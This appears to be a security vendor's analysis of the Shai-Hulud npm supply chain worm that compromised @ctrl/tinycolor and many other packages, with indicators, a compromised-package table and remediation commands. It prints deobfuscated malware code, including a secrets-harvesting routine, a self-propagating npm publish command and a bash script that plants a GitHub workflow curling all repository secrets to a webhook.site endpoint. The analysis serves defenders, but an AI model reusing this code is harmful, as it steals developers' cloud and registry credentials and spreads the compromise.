




The NPM ecosystem is facing another critical supply chain attack. The popular @ctrl/tinycolor package, which receives over 2 million weekly downloads, has been compromised along with more than 40 other packages across multiple maintainers. This attack demonstrates a concerning evolution in supply chain threats - the malware includes a self-propagating mechanism that automatically infects downstream packages, creating a cascading compromise across the ecosystem. The compromised versions have been removed from npm.
In this post, we'll dive deep into the payload's mechanics, including deobfuscated code snippets, API call traces, and diagrams to illustrate the attack chain. Our analysis reveals a Webpack-bundled script (bundle.js) that leverages Node.js modules for reconnaissance, harvesting, and propagation; targeting Linux/macOS devs with access to NPM/GitHub/cloud creds.
To help the community respond to this incident, StepSecurity hosted a Community Office Hour on September 16th at 1 PM PT. The recording is available here: https://www.youtube.com/watch?v=D9jXoT1rtaQ

The attack unfolds through a sophisticated multi-stage chain that leverages Node.js's process.env for opportunistic credential access and employs Webpack-bundled modules for modularity. At the core of this attack is a ~3.6MB minified bundle.js file, which executes asynchronously during npm install. This execution is likely triggered via a hijacked postinstall script embedded in the compromised package.json.
Self-Propagation Engine
The malware includes a self-propagation mechanism through the NpmModule.updatePackage function. This function queries the NPM registry API to fetch up to 20 packages owned by the maintainer, then force-publishes patches to these packages. This creates a cascading compromise effect, recursively injecting the malicious bundle into dependent ecosystems across the NPM registry.
Credential Harvesting
The malware repurposes open-source tools like TruffleHog to scan the filesystem for high-entropy secrets. It searches for patterns such as AWS keys using regular expressions like AKIA[0-9A-Z]{16}. Additionally, the malware dumps the entire process.env, capturing transient tokens such as GITHUB_TOKEN and AWS_ACCESS_KEY_ID.
For cloud-specific operations, the malware enumerates AWS Secrets Manager using SDK pagination and accesses Google Cloud Platform secrets via the @google-cloud/secret-manager API. The malware specifically targets the following credentials:
Persistence Mechanism
The malware establishes persistence by injecting a GitHub Actions workflow file (.github/workflows/shai-hulud-workflow.yml) via a base64-encoded bash script. This workflow triggers on push events and exfiltrates repository secrets using the expression ${{ toJSON(secrets) }} to a command and control endpoint. The malware creates branches by force-merging from the default branch (refs/heads/shai-hulud) using GitHub's /git/refs endpoint.
Data Exfiltration
The malware aggregates harvested credentials into a JSON payload, which is pretty-printed for readability. It then uploads this data to a new public repository named Shai-Hulud via the GitHub /user/repos API.
The entire attack design assumes Linux or macOS execution environments, checking for os.platform() === 'linux' || 'darwin'. It deliberately skips Windows systems. For a visual breakdown, see the attack flow diagram below:

The compromise begins with a sophisticated minified JavaScript bundle injected into affected packages like @ctrl/tinycolor. This is not rudimentary malware but rather a sophisticated modular engine that uses Webpack chunks to organize OS utilities, cloud SDKs, and API wrappers.
The payload imports six core modules, each serving a specific function in the attack chain.
This module calls getSystemInfo() to build a comprehensive system profile containing platform, architecture, platformRaw, and archRaw information. It dumps the entire process.env, capturing sensitive environment variables including AWS_ACCESS_KEY_ID, GITHUB_TOKEN, and other credentials that may be present in the environment.
The AWS harvesting module validates credentials using the STS AssumeRoleWithWebIdentityCommand. It then enumerates secrets using the @aws-sdk/client-secrets-manager library.
// Deobfuscated AWS harvest snippet
async getAllSecretValues() {
  const secrets = [];
  let nextToken;
  do {
    const resp = await client.send(new ListSecretsCommand({ NextToken: nextToken }));
    for (const secret of resp.SecretList || []) {
      const value = await client.send(new GetSecretValueCommand({ SecretId: secret.ARN }));
      secrets.push({ ARN: secret.ARN, SecretString: value.SecretString, SecretBinary: atob(value.SecretBinary) });  // Base64 decode binaries
    }
    nextToken = resp.NextToken;
  } while (nextToken);
  return secrets;
}
The module handles errors such as DecryptionFailure or ResourceNotFoundException silently through decorateServiceException wrappers. It targets all AWS regions via endpoint resolution.
The GCP module uses @google-cloud/secret-manager to list secrets matching the pattern projects//secrets/. It implements pagination using nextPageToken and returns objects containing the secret name and decoded payload. The module fails silently on PERMISSION_DENIED errors without alerting the user.

This module spawns TruffleHog via child_process.exec('trufflehog filesystem / --json') to scan the entire filesystem. It parses the output for high-entropy matches, such as AWS keys found in ~/.aws/credentials.
The NPM propagation module parses NPM_TOKEN from either ~/.npmrc or environment variables. After validating the token via the /whoami endpoint, it queries /v1/search?text=maintainer:${username}&size=20 to retrieve packages owned by the maintainer.
// Deobfuscated NPM update snippet
async updatePackage(pkg) {
  // Patch package.json (add self as dep?) and publish
  await exec(`npm version patch --force && npm publish --access public --token ${token}`);
}
This creates a cascading effect where an infected package leads to compromised maintainer credentials, which in turn infects all other packages maintained by that user.
The GitHub backdoor module authenticates via the /user endpoint, requiring repo and workflow scopes. After listing organizations, it injects malicious code via a bash script (Module 941).
Here is the line-by-line bash script deconstruction:
# Deobfuscated Code snippet
#!/bin/bash
GITHUB_TOKEN="$1"
BRANCH_NAME="shai-hulud"
FILE_NAME=".github/workflows/shai-hulud-workflow.yml"

FILE_CONTENT=$(cat <<'EOF'
on: push  # Trigger on any push
jobs: process
  runs-on: ubuntu-latest
  steps:
  - run: curl -d "$CONTENTS" https://webhook.site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7;  # C2 exfil
         echo "$CONTENTS" | base64 -w 0 | base64 -w 0  # Double-base64 for evasion
    env: CONTENTS: ${{ toJSON(secrets) }}  # Dumps all repo secrets (GITHUB_TOKEN, AWS keys, etc.)
EOF
)

github_api() { curl -s -X "$1" -H "Authorization: token $GITHUB_TOKEN" ... "$API_BASE$2" }

REPOS_RESPONSE=$(github_api GET "/user/repos?affiliation=owner,collaborator,organization_member&since=2025-01-01T00:00:00Z&per_page=100")

while IFS= read -r repo; do
  # Get default branch SHA
  REF_RESPONSE=$(github_api GET "/repos/$REPO_FULL_NAME/git/ref/heads/$DEFAULT_BRANCH")
  BASE_SHA=$(jq -r '.object.sha' <<< "$REF_RESPONSE")

  BRANCH_DATA=$(jq -n '{ref: "refs/heads/shai-hulud", sha: "$BASE_SHA"}')
  github_api POST "/repos/$REPO_FULL_NAME/git/refs" "$BRANCH_DATA"  # Handles "already exists" gracefully

  FILE_DATA=$(jq -n '{message: "Add workflow", content: "$(base64 <<< "$FILE_CONTENT")", branch: "shai-hulud"}')
  github_api PUT "/repos/$REPO_FULL_NAME/contents/$FILE_NAME" "$FILE_DATA"  # Overwrites if exists
done
This workflow is executed as soon as the compromised package create a commit with it, which immediately exfiltrates all the secrets.

The malware builds a comprehensive JSON payload containing system information, environment variables, and data from all modules. It then creates a public repository via the GitHub /repos POST endpoint using the function makeRepo('Shai-Hulud'). The repository is public by default to ensure easy access for the command and control infrastructure.
We are observing hundreds of such public repositories containing exfiltrated credentials. A GitHub search for "Shai-Hulud" repositories reveals the ongoing and widespread nature of this attack, with new repositories being created as more systems execute the compromised packages.

This exfiltration technique is similar to the Nx supply chain attack we analyzed previously, where attackers also used public GitHub repositories to exfiltrate stolen credentials. This pattern of using GitHub as an exfiltration endpoint appears to be a preferred method for supply chain attackers, as it blends in with normal developer activity and bypasses many traditional security controls.
These repositories contain sensitive information. The public nature of these repositories means that any attacker can access and potentially misuse these credentials, creating a secondary risk beyond the initial compromise.
The attack employs several evasion techniques including silent error handling (swallowed via catch {} blocks), no logging output, and disguising TruffleHog execution as a legitimate "security scan."

We analyzed the malicious payload using StepSecurity Harden-Runner in a GitHub Actions workflow. Harden-Runner successfully flagged the suspicious behavior as anomalous. The public insights from this test reveal how the payload works:
api.github.com during the npm install processThese runtime detections confirm the sophisticated nature of the attack, with the malware attempting credential harvesting, self-propagation to other packages, and data exfiltration - all during what appears to be a routine package installation.
The following indicators can help identify systems affected by this attack:
Use these GitHub search queries to identify potentially compromised repositories across your organization:
Replace ACME with your GitHub organization name and use the following GitHub search query to discover all instance of shai-hulud-workflow.yml in your GitHub environment.
https://github.com/search?q=org%3AACME+path%3A**%2Fshai-hulud-workflow.yml&type=code
To find malicious branches, you can use the following Bash script:
# List all repos and check for shai-hulud branch
gh repo list YOUR_ORG_NAME --limit 1000 --json nameWithOwner --jq '.[].nameWithOwner' | while read repo; do
  gh api "repos/$repo/branches" --jq '.[] | select(.name == "shai-hulud") | "'$repo' has branch: " + .name'
done46faab8ab153fae6e80e7cca38eab363075bb524edd79e42269217a083628f09https://webhook.site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7.github/workflows/shai-hulud-workflow.ymlNpmModule.updatePackage functionsecretsmanager.*.amazonaws.com endpoints, particularly BatchGetSecretValueCommandsecretmanager.googleapis.comregistry.npmjs.org/v1/searchapi.github.com/reposfilesystem /--force flagThe following packages have been confirmed as compromised:
| Row | Package Name | Version(s) |
|---|---|---|
| 1 | @ahmedhfarag/ngx-perfect-scrollbar | 20.0.20 |
| 2 | @ahmedhfarag/ngx-virtual-scroller | 4.0.4 |
| 3 | @art-ws/common | 2.0.22, 2.0.28 |
| 4 | @art-ws/config-eslint | 2.0.4, 2.0.5 |
| 5 | @art-ws/config-ts | 2.0.7, 2.0.8 |
| 6 | @art-ws/db-context | 2.0.24 |
| 7 | @art-ws/di | 2.0.28, 2.0.32 |
| 8 | @art-ws/di-node | 2.0.13 |
| 9 | @art-ws/eslint | 1.0.5, 1.0.6 |
| 10 | @art-ws/fastify-http-server | 2.0.24, 2.0.27 |
| 11 | @art-ws/http-server | 2.0.21, 2.0.25 |
| 12 | @art-ws/openapi | 0.1.9, 0.1.12 |
| 13 | @art-ws/package-base | 1.0.5, 1.0.6 |
| 14 | @art-ws/prettier | 1.0.5, 1.0.6 |
| 15 | @art-ws/slf | 2.0.15, 2.0.22 |
| 16 | @art-ws/ssl-info | 1.0.9, 1.0.10 |
| 17 | @art-ws/web-app | 1.0.3, 1.0.4 |
| 18 | @crowdstrike/commitlint | 8.1.1, 8.1.2 |
| 19 | @crowdstrike/falcon-shoelace | 0.4.1, 0.4.2 |
| 20 | @crowdstrike/foundry-js | 0.19.1, 0.19.2 |
| 21 | @crowdstrike/glide-core | 0.34.2, 0.34.3 |
| 22 | @crowdstrike/logscale-dashboard | 1.205.1, 1.205.2 |
| 23 | @crowdstrike/logscale-file-editor | 1.205.1, 1.205.2 |
| 24 | @crowdstrike/logscale-parser-edit | 1.205.1, 1.205.2 |
| 25 | @crowdstrike/logscale-search | 1.205.1, 1.205.2 |
| 26 | @crowdstrike/tailwind-toucan-base | 5.0.1, 5.0.2 |
| 27 | @ctrl/deluge | 7.2.1, 7.2.2 |
| 28 | @ctrl/golang-template | 1.4.2, 1.4.3 |
| 29 | @ctrl/magnet-link | 4.0.3, 4.0.4 |
| 30 | @ctrl/ngx-codemirror | 7.0.1, 7.0.2 |
| 31 | @ctrl/ngx-csv | 6.0.1, 6.0.2 |
| 32 | @ctrl/ngx-emoji-mart | 9.2.1, 9.2.2 |
| 33 | @ctrl/ngx-rightclick | 4.0.1, 4.0.2 |
| 34 | @ctrl/qbittorrent | 9.7.1, 9.7.2 |
| 35 | @ctrl/react-adsense | 2.0.1, 2.0.2 |
| 36 | @ctrl/shared-torrent | 6.3.1, 6.3.2 |
| 37 | @ctrl/tinycolor | 4.1.1, 4.1.2 |
| 38 | @ctrl/torrent-file | 4.1.1, 4.1.2 |
| 39 | @ctrl/transmission | 7.3.1 |
| 40 | @ctrl/ts-base32 | 4.0.1, 4.0.2 |
| 41 | @hestjs/core | 0.2.1 |
| 42 | @hestjs/cqrs | 0.1.6 |
| 43 | @hestjs/demo | 0.1.2 |
| 44 | @hestjs/eslint-config | 0.1.2 |
| 45 | @hestjs/logger | 0.1.6 |
| 46 | @hestjs/scalar | 0.1.7 |
| 47 | @hestjs/validation | 0.1.6 |
| 48 | @nativescript-community/arraybuffers | 1.1.6, 1.1.7, 1.1.8 |
| 49 | @nativescript-community/gesturehandler | 2.0.35 |
| 50 | @nativescript-community/perms | 3.0.5, 3.0.6, 3.0.7, 3.0.8 |
| 51 | @nativescript-community/sentry | 4.6.43 |
| 52 | @nativescript-community/sqlite | 3.5.2, 3.5.3, 3.5.4, 3.5.5 |
| 53 | @nativescript-community/text | 1.6.9, 1.6.10, 1.6.11, 1.6.12, 1.6.13 |
| 54 | @nativescript-community/typeorm | 0.2.30, 0.2.31, 0.2.32, 0.2.33 |
| 55 | @nativescript-community/ui-collectionview | 6.0.6 |
| 56 | @nativescript-community/ui-document-picker | 1.1.27, 1.1.28 |
| 57 | @nativescript-community/ui-drawer | 0.1.30 |
| 58 | @nativescript-community/ui-image | 4.5.6 |
| 59 | @nativescript-community/ui-label | 1.3.35, 1.3.36, 1.3.37 |
| 60 | @nativescript-community/ui-material-bottom-navigation | 7.2.72, 7.2.73, 7.2.74, 7.2.75 |
| 61 | @nativescript-community/ui-material-bottomsheet | 7.2.72 |
| 62 | @nativescript-community/ui-material-core | 7.2.72, 7.2.73, 7.2.74, 7.2.75, 7.2.76 |
| 63 | @nativescript-community/ui-material-core-tabs | 7.2.72, 7.2.73, 7.2.74, 7.2.75, 7.2.76 |
| 64 | @nativescript-community/ui-material-ripple | 7.2.72, 7.2.73, 7.2.74, 7.2.75 |
| 65 | @nativescript-community/ui-material-tabs | 7.2.72, 7.2.73, 7.2.74, 7.2.75 |
| 66 | @nativescript-community/ui-pager | 14.1.36, 14.1.37, 14.1.38 |
| 67 | @nativescript-community/ui-pulltorefresh | 2.5.4, 2.5.5, 2.5.6, 2.5.7 |
| 68 | @nexe/config-manager | 0.1.1 |
| 69 | @nexe/eslint-config | 0.1.1 |
| 70 | @nexe/logger | 0.1.3 |
| 71 | @nstudio/angular | 20.0.4, 20.0.5, 20.0.6 |
| 72 | @nstudio/focus | 20.0.4, 20.0.5, 20.0.6 |
| 73 | @nstudio/nativescript-checkbox | 2.0.6, 2.0.7, 2.0.8, 2.0.9 |
| 74 | @nstudio/nativescript-loading-indicator | 5.0.1, 5.0.2, 5.0.3, 5.0.4 |
| 75 | @nstudio/ui-collectionview | 5.1.11, 5.1.12, 5.1.13, 5.1.14 |
| 76 | @nstudio/web | 20.0.4 |
| 77 | @nstudio/web-angular | 20.0.4 |
| 78 | @nstudio/xplat | 20.0.5, 20.0.6, 20.0.7 |
| 79 | @nstudio/xplat-utils | 20.0.5, 20.0.6, 20.0.7 |
| 80 | @operato/board | 9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46, 9.0.47, 9.0.48, 9.0.49, 9.0.50, 9.0.51 |
| 81 | @operato/data-grist | 9.0.29, 9.0.35, 9.0.36, 9.0.37 |
| 82 | @operato/graphql | 9.0.22, 9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46 |
| 83 | @operato/headroom | 9.0.2, 9.0.35, 9.0.36, 9.0.37 |
| 84 | @operato/help | 9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46 |
| 85 | @operato/i18n | 9.0.35, 9.0.36, 9.0.37 |
| 86 | @operato/input | 9.0.27, 9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46, 9.0.47, 9.0.48 |
| 87 | @operato/layout | 9.0.35, 9.0.36, 9.0.37 |
| 88 | @operato/popup | 9.0.22, 9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46, 9.0.49 |
| 89 | @operato/pull-to-refresh | 9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42 |
| 90 | @operato/shell | 9.0.22, 9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39 |
| 91 | @operato/styles | 9.0.2, 9.0.35, 9.0.36, 9.0.37 |
| 92 | @operato/utils | 9.0.22, 9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46, 9.0.49 |
| 93 | @teselagen/bio-parsers | 0.4.30 |
| 94 | @teselagen/bounce-loader | 0.3.16, 0.3.17 |
| 95 | @teselagen/file-utils | 0.3.22 |
| 96 | @teselagen/liquibase-tools | 0.4.1 |
| 97 | @teselagen/ove | 0.7.40 |
| 98 | @teselagen/range-utils | 0.3.14, 0.3.15 |
| 99 | @teselagen/react-list | 0.8.19, 0.8.20 |
| 100 | @teselagen/react-table | 6.10.19, 6.10.20, 6.10.22 |
| 101 | @teselagen/sequence-utils | 0.3.34 |
| 102 | @teselagen/ui | 0.9.10 |
| 103 | @thangved/callback-window | 1.1.4 |
| 104 | @things-factory/attachment-base | 9.0.43, 9.0.44, 9.0.45, 9.0.46, 9.0.47, 9.0.48, 9.0.49, 9.0.50 |
| 105 | @things-factory/auth-base | 9.0.43, 9.0.44, 9.0.45 |
| 106 | @things-factory/email-base | 9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46, 9.0.47, 9.0.48, 9.0.49, 9.0.50, 9.0.51, 9.0.52, 9.0.53, 9.0.54 |
| 107 | @things-factory/env | 9.0.42, 9.0.43, 9.0.44, 9.0.45 |
| 108 | @things-factory/integration-base | 9.0.43, 9.0.44, 9.0.45 |
| 109 | @things-factory/integration-marketplace | 9.0.43, 9.0.44, 9.0.45 |
| 110 | @things-factory/shell | 9.0.43, 9.0.44, 9.0.45 |
| 111 | @tnf-dev/api | 1.0.8 |
| 112 | @tnf-dev/core | 1.0.8 |
| 113 | @tnf-dev/js | 1.0.8 |
| 114 | @tnf-dev/mui | 1.0.8 |
| 115 | @tnf-dev/react | 1.0.8 |
| 116 | @ui-ux-gang/devextreme-angular-rpk | 24.1.7 |
| 117 | @yoobic/design-system | 6.5.17 |
| 118 | @yoobic/jpeg-camera-es6 | 1.0.13 |
| 119 | @yoobic/yobi | 8.7.53 |
| 120 | airchief | 0.3.1 |
| 121 | airpilot | 0.8.8 |
| 122 | angulartics2 | 14.1.1, 14.1.2 |
| 123 | browser-webdriver-downloader | 3.0.8 |
| 124 | capacitor-notificationhandler | 0.0.2, 0.0.3 |
| 125 | capacitor-plugin-healthapp | 0.0.2, 0.0.3 |
| 126 | capacitor-plugin-ihealth | 1.1.8, 1.1.9 |
| 127 | capacitor-plugin-vonage | 1.0.2, 1.0.3 |
| 128 | capacitorandroidpermissions | 0.0.4, 0.0.5 |
| 129 | config-cordova | 0.8.5 |
| 130 | cordova-plugin-voxeet2 | 1.0.24 |
| 131 | cordova-voxeet | 1.0.32 |
| 132 | create-hest-app | 0.1.9 |
| 133 | db-evo | 1.1.4, 1.1.5 |
| 134 | devextreme-angular-rpk | 21.2.8 |
| 135 | ember-browser-services | 5.0.2, 5.0.3 |
| 136 | ember-headless-form | 1.1.2, 1.1.3 |
| 137 | ember-headless-form-yup | 1.0.1 |
| 138 | ember-headless-table | 2.1.5, 2.1.6 |
| 139 | ember-url-hash-polyfill | 1.0.12, 1.0.13 |
| 140 | ember-velcro | 2.2.1, 2.2.2 |
| 141 | encounter-playground | 0.0.2, 0.0.3, 0.0.4, 0.0.5 |
| 142 | eslint-config-crowdstrike | 11.0.2, 11.0.3 |
| 143 | eslint-config-crowdstrike-node | 4.0.3, 4.0.4 |
| 144 | eslint-config-teselagen | 6.1.7, 6.1.8 |
| 145 | globalize-rpk | 1.7.4 |
| 146 | graphql-sequelize-teselagen | 5.3.8, 5.3.9 |
| 147 | html-to-base64-image | 1.0.2 |
| 148 | json-rules-engine-simplified | 0.2.1, 0.2.4 |
| 149 | jumpgate | 0.0.2 |
| 150 | koa2-swagger-ui | 5.11.1, 5.11.2 |
| 151 | mcfly-semantic-release | 1.3.1 |
| 152 | mcp-knowledge-base | 0.0.2 |
| 153 | mcp-knowledge-graph | 1.2.1 |
| 154 | mobioffice-cli | 1.0.3 |
| 155 | monorepo-next | 13.0.1, 13.0.2 |
| 156 | mstate-angular | 0.4.4 |
| 157 | mstate-cli | 0.4.7 |
| 158 | mstate-dev-react | 1.1.1 |
| 159 | mstate-react | 1.6.5 |
| 160 | ng2-file-upload | 7.0.2, 7.0.3, 8.0.1, 8.0.2, 8.0.3, 9.0.1 |
| 161 | ngx-bootstrap | 18.1.4, 19.0.3, 19.0.4, 20.0.3, 20.0.4, 20.0.5 |
| 162 | ngx-color | 10.0.1, 10.0.2 |
| 163 | ngx-toastr | 19.0.1, 19.0.2 |
| 164 | ngx-trend | 8.0.1 |
| 165 | ngx-ws | 1.1.5, 1.1.6 |
| 166 | oradm-to-gql | 35.0.14, 35.0.15 |
| 167 | oradm-to-sqlz | 1.1.2, 1.1.5 |
| 168 | ove-auto-annotate | 0.0.9, 0.0.10 |
| 169 | pm2-gelf-json | 1.0.4, 1.0.5 |
| 170 | printjs-rpk | 1.6.1 |
| 171 | react-complaint-image | 0.0.32, 0.0.35 |
| 172 | react-jsonschema-form-conditionals | 0.3.18, 0.3.21 |
| 173 | react-jsonschema-form-extras | 1.0.4 |
| 174 | react-jsonschema-rxnt-extras | 0.4.9 |
| 175 | remark-preset-lint-crowdstrike | 4.0.1, 4.0.2 |
| 176 | rxnt-authentication | 0.0.3, 0.0.4, 0.0.5, 0.0.6 |
| 177 | rxnt-healthchecks-nestjs | 1.0.2, 1.0.3, 1.0.4, 1.0.5 |
| 178 | rxnt-kue | 1.0.4, 1.0.5, 1.0.6, 1.0.7 |
| 179 | swc-plugin-component-annotate | 1.9.1, 1.9.2 |
| 180 | tbssnch | 1.0.2 |
| 181 | teselagen-interval-tree | 1.1.2 |
| 182 | tg-client-query-builder | 2.14.4, 2.14.5 |
| 183 | tg-redbird | 1.3.1, 1.3.2 |
| 184 | tg-seq-gen | 1.0.9, 1.0.10 |
| 185 | thangved-react-grid | 1.0.3 |
| 186 | ts-gaussian | 3.0.5, 3.0.6 |
| 187 | ts-imports | 1.0.1, 1.0.2 |
| 188 | tvi-cli | 0.1.5 |
| 189 | ve-bamreader | 0.2.6, 0.2.7 |
| 190 | ve-editor | 1.0.1, 1.0.2 |
| 191 | verror-extra | 6.0.1 |
| 192 | voip-callkit | 1.0.2, 1.0.3 |
| 193 | wdio-web-reporter | 0.1.3 |
| 194 | yargs-help-output | 5.0.3 |
| 195 | yoo-styles | 6.0.326 |
If you use any of the affected packages, take these actions immediately:
# Check for affected packages in your project
npm ls @ctrl/tinycolor

# Remove compromised packages
npm uninstall @ctrl/tinycolor

# Search for the known malicious bundle.js by hash
find . -type f -name "*.js" -exec sha256sum {} \; | grep "46faab8ab153fae6e80e7cca38eab363075bb524edd79e42269217a083628f09"
# Check for and remove the backdoor workflow
rm -f .github/workflows/shai-hulud-workflow.yml

# Look for suspicious 'shai-hulud' branches in all repositories
git ls-remote --heads origin | grep shai-hulud

# Delete any malicious branches found
git push origin --delete shai-hulud
The malware harvests credentials from multiple sources. Rotate ALL of the following:
Since the malware specifically targets AWS Secrets Manager and GCP Secret Manager, you need to audit your cloud infrastructure for unauthorized access. The malware uses API calls to enumerate and exfiltrate secrets, so reviewing audit logs is critical to understanding the scope of compromise.
Start by examining your CloudTrail logs for any suspicious secret access patterns. Look specifically for BatchGetSecretValue, ListSecrets, and GetSecretValue API calls that occurred during the time window when the compromised package may have been installed. Also generate and review IAM credential reports to identify any unusual authentication patterns or newly created access keys.
# Check CloudTrail for suspicious secret access
aws cloudtrail lookup-events --lookup-attributes AttributeKey=EventName,AttributeValue=BatchGetSecretValue
aws cloudtrail lookup-events --lookup-attributes AttributeKey=EventName,AttributeValue=ListSecrets
aws cloudtrail lookup-events --lookup-attributes AttributeKey=EventName,AttributeValue=GetSecretValue

# Review IAM credential reports for unusual activity
aws iam get-credential-report --query 'Content'For Google Cloud Platform, review your audit logs for any access to the Secret Manager service. The malware uses the @google-cloud/secret-manager library to enumerate secrets, so look for unusual patterns of secret access. Additionally, check for any unauthorized service account key creation, as these could be used for persistent access.
# Review secret manager access logs
gcloud logging read "resource.type=secretmanager.googleapis.com" --limit=50 --format=json

# Check for unauthorized service account key creation
gcloud logging read "protoPayload.methodName=google.iam.admin.v1.CreateServiceAccountKey"webhook.site domains immediatelyhttps://webhook.site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7
The following steps are applicable only for StepSecurity enterprise customers. If you are not an existing enterprise customer, you can start our 14 day free trial by installing the StepSecurity GitHub App to complete the following recovery step.
The NPM Cooldown check automatically fails a pull request if it introduces an npm package version that was released within the organization’s configured cooldown period (default: 2 days). Once the cooldown period has passed, the check will clear automatically with no action required. The rationale is simple - most supply chain attacks are detected within the first 24 hours of a malicious package release, and the projects that get compromised are often the ones that rushed to adopt the version immediately. By introducing a short waiting period before allowing new dependencies, teams can reduce their exposure to fresh attacks while still keeping their dependencies up to date.
Here is an example showing how this check protected a project from using the compromised versions of packages involved in this incident:
https://github.com/step-security/test-reporting/pull/16/checks?check_run_id=49850926488
